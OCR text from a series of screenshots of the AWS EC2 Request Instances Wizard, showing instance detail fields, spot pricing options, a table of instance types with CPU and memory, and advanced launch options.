

Request Instances Wizard
Cancel
CHOOSE AN AMI
INSTANCE DETAILS
CREATE KEY PAIR
CONFIGURE FIREWALL
REVIEW
Provide the details for your instance(s). You may also decide whether you want to launch your instances as "on-demand" or "spot" instances.
Number of Instances:
1
Instance Type:
Micro (t1.micro, 613 MB)
Launch Instances
EC2 Instances let you pay for compute capacity by the hour with no long term commitments. This transforms what are commonly large fixed costs into much smaller variable costs.
Launch into:
EC2
VPC
Availability Zone:
No Preference
Request Spot Instances
Back
Continue



Request Instances Wizard
Cancel
CHOOSE AN AMI
INSTANCE DETAILS
CREATE KEY PAIR
CONFIGURE FIREWALL
REVIEW
Provide the details for your instance(s). You may also decide whether you want to launch your instances as "on-demand" or "spot" instances.
Number of Instances:
1
Instance Type:
Micro (t1.micro, 613 MB)
Launch Instances
Request Spot Instances
Spot Instances let you pay for compute capacity by the hour at a Spot Price that fluctuates based on supply and demand. You specify a maximum price you are willing to pay per hour, and your instance only runs when the Spot Price is at or below that price. This allows for cost reduction on compute tasks with flexible start and end times.
Current Price:
$0.006
Request Valid From:
any time edit
Max Price:
$
(Ex: 0.045 = 4.5 cents/hour)
Request Valid Until:
any time edit
Launch Group:
Persistent Request?
Launch Into:
EC2
VPC
Availability Zone:
No Preference
Availability Zone Group:
Back
Continue



Request Instances Wizard
Cancel
CHOOSE AN AMI
INSTANCE DETAILS
CREATE KEY PAIR
CONFIGURE FIREWALL
REVIEW
Provide the details for your instance(s). You may also decide whether you want to launch your instances as "on-demand" or "spot" instances.
Number of Instances:
1
Instance Type:
Micro (t1.micro, 613 MB)
Launch I
EC2 Instance
commonly lar
Launch into
orms what are
Request
Type
CPU Units
CPU Cores
Memory
Micro (t1.micro)
Free tier eligable
Up to 2 ECUs
1 Core
613 MB
Small (m1.small)
1 ECU
1 Core
1.7 GB
High-CPU Medium (c1.medium)
5 ECUs
2 Cores
1.7 GB
Medium (m1.medium)
2 ECUs
1 Core
3.7 GB
Large (m1.large)
4 ECUs
2 Cores
7.5 GB
Extra Large (m1.xlarge)
8 ECUs
4 Cores
15 GB
High-Memory Extra Large (m2.xlarge)
6.5 ECUs
2 Cores
17.1 GB
High-Memory Double Extra Large (m2.2xlarge)
13 ECUs
4 Cores
34.2 GB
High-Memory Quadruple Extra Large (m2.4xlarge)
26 ECUs
8 Cores
68.4 GB
High-CPU Extra Large (c1.xlarge)
20 ECUs
8 Cores
7 GB
Back
Continue



Request Instances Wizard
Cancel
CHOOSE AN AMI
INSTANCE DETAILS
CREATE KEY PAIR
CONFIGURE FIREWALL
REVIEW
Number of Instances: 1
Availability Zone: No Preference
Advanced Instance Options
Here you can choose a specific kernel or RAM disk to use with your instances. You can also choose to enable CloudWatch Detailed Monitoring or enter data that will be available from your instances once they launch.
Kernel ID: Use Default
RAM Disk ID: Use Default
Monitoring: Enable CloudWatch detailed monitoring for this instance
(additional charges will apply)
User Data:
as text
as file
base64 encoded
Termination Protection: Prevention against accidental termination.
Shutdown Behavior: Stop
Choose the behavior when the instance is shutdown from within the instance.
‹ Back
Continue

